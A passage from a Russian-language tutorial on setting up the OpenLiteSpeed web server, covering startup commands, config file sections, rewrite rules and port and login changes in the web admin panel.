Проверяем, чтобы в /usr/local/lsws/fcgi-bin был файл или ссылка lsphp. Если нет, создаем вручную.

```
$ sudo ln -sf /usr/local/lsws/lsphp56/bin/lsphp /usr/local/↵
    lsws/fcgi-bin/lsphp5
```

Для управления стартом используется утилита lswsctrl. Все параметры можно узнать, введя

```
$ /usr/local/lsws/bin/lswsctrl help
```

Стартуем:

```
$ sudo /usr/local/lsws/bin/lswsctrl start
```

При установке из пакетов доступен init-скрипт, поэтому в обычной эксплуатации следует использовать его.

```
$ sudo service lsws start
```

По умолчанию сервер запускается с правами nobody:nogroup, веб-админка — lsadm/lsadm. В зависимости от установок сервера их, вероятно, потребуется изменить. Также следует проверить права доступа веб-сервера к каталогу временных файлов. По умолчанию это `/tmp/lshttpd/swap`, изменить его можно, переопределив переменную swappingDir в конфигурационном файле.

Знакомимся ближе

Если ввести netstat -an, то увидим, что открыты порты 8088 и 7080. Первый — это вход на рабочую страницу веб-сервера, в данный момент там установлена заглушка в виде страницы приветствия. Следует начать с нее — http://localhost:8088. Кроме сообщения об успешности установки, эта страница содержит множество ссылок, позволяющих протестировать правильность работы основных функций: CGI, PHP, страница ошибок 404, аутентификация, загрузка файлов, документация и другое. Желательно обойти все пункты и посмотреть, что все работает. Если что-то выдает ошибку, обращаемся к журналу `/usr/local/lsws/logs/error.log`.

Конфигурационный файл OLS — httpd_config.conf — размещен в `/usr/local/lsws/conf`, здесь же есть готовые шаблоны файла под разные задачи. Он в целом стандартный, разделен на секции, и назначение большинства параметров тем, кто хоть раз настраивал веб-сервер, должно быть ясно без документации. Например, в expires настраивается кеширование, в tuning оптимизируется работа сервера, в accessDenyDir указываются каталоги, доступ к которым запрещен, virtualHost — настройка виртуальных узлов и так далее. Обработчик PHP подключается в секции extProcessor lsphp5:

```
extProcessor lsphp5{
    type lsapi
    address uds://tmp/lshttpd/lsphp.sock
    path $SERVER_ROOT/fcgi-bin/lsphp5
    ...
}
```

Аналогично подключаются обработчики на Ruby, Perl и другие. В параметрах виртуального хоста задается корневой каталог и конфигурационный файл, содержащий специфические настройки:

```
virtualhost Example {
    vhRoot $SERVER_ROOT/Example/
    configFile $SERVER_ROOT/conf/vhosts/Example/vhconf.conf
    ...
}
```

Теперь правила rewrite. Здесь также ничего сложного:


```
rewrite {
    enable 1
    logLevel 0
    rules <<<END_rules

    RewriteBase /
    RewriteRule ^/index\.php$ - [L]
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule . /index.php [L]

    END_rules
}
```

Базовых параметров не очень много, поэтому, чтобы запустить сайт, потребуется минимум времени. Группа каталогов представляет собой так называемый контекст (context), к которому могут быть применены определенные правила. Контекст может быть десяти типов: статический, прокси, LoadBalance, LSAPI, Java... Но фишка OLS — это все-таки веб-панель.

Приступаем к настройке в веб-панели


OpenLiteSpeed — веб-сервер, которым обычно управляют через административный интерфейс, он удобен и понятен, содержит большое число полезных возможностей. Поэтому стоит познакомиться с некоторыми из них. Идем в админку `https://localhost:7080`. По умолчанию для входа используется логин admin и пароль 123456, их впоследствии обязательно меняем в WebAdmin Setting → General → Users. В поставке также есть специальный скрипт `/usr/local/lsws/admin/misc/admpass.sh`, позволяющий изменить пароль из консоли: его можно использовать, если пароль забыли и его нужно сбросить.

После входа попадаем в панель статистики Dashboard, дающую полное представление о текущей работе OLS так сказать из коробки, без установки дополнительных модулей server-status, как в Apache. Здесь видим общую загрузку системы, веб-трафик и количество запросов на сервер, отдельные данные по Listener и виртуальным узлам. Нужные графики легко подключаются установкой чекера, есть режим отображения в реальном времени. Здесь же выводятся логи ошибок с возможностью отбора результата при помощи фильтров. Отдельно включается режим отладки и переход на рабочие журналы (Tools → Server Log Viewer). Здесь же можно быстро остановить виртуальный узел. Для этого следует лишь нажать кнопку в Virtual Host → Actions. Хотелось бы обратить внимание на ссылку Machine вверху слева. При ее нажатии откроются четыре кнопки, позволяющие перезагрузить настройки в Graceful-режиме, получить доступ к логам и статистике.



Вывод графиков в панели администратора OpenLiteSpeed

Теперь можно приступать к настройкам. Порт по умолчанию 8088 выбран, очевидно, для демоцелей и чтобы не было конфликтов при установке во время смены сервера, но он не очень удобен для посетителей. Сменим его на стандартный 80-й. Переходим в Listeners, выбираем в списке прослушиватель Default, нажимаем на название или кнопку View/Edit. На экране в Address Settings в трех вкладках General/SSL/Modules будет выведен список параметров. Еще важная особенность. К Listener в Virtual Host Mappings можно привязать определенные домены.



Listener Name * Default
IP Address * ANY
Port * 8088
Binding ☐ Process 1 ☐ Process 2
Secure * ○ Yes ● No
Notes


Настройка Listener

Это позволяет очень просто настроить сервер для выдачи строго определенных доменов по разным IP, портам и с использованием SSL или без защиты.

Для изменения параметров следует нажать ссылку Edit, расположенную в правой части поля Address Settings. Меняем порт. В появившемся окне указываем порт 80 вместо 8088. При необходимости привязываем Listener к определенному IP и процессу (Binding). Если планируется использование HTTPS, то следует отметить Secure, сохранить результат и во вкладке SSL таким же образом указать сертификаты (их нужно будет сгенерировать самостоятельно или получить). Далее перечитываем Machine → Graceful Restart. Теперь стандартная страница будет доступна на 80-м порту. Порт для админки перестраивается в WebAdmin Settings → Listeners.

Страница Server Configuration позволяет настроить все параметры httpd_config.conf в удобном виде. Здесь восемь основных секций (General, Log, Tuning, Security, External App, Script Handler, Rack/Rails и Modules), каждая из которых может содержать подпункты. Особо расписывать нечего, настроек много, везде доступно краткое описание, некоторые значения устанавливаются при помощи чекбокса или выбираются из списка.

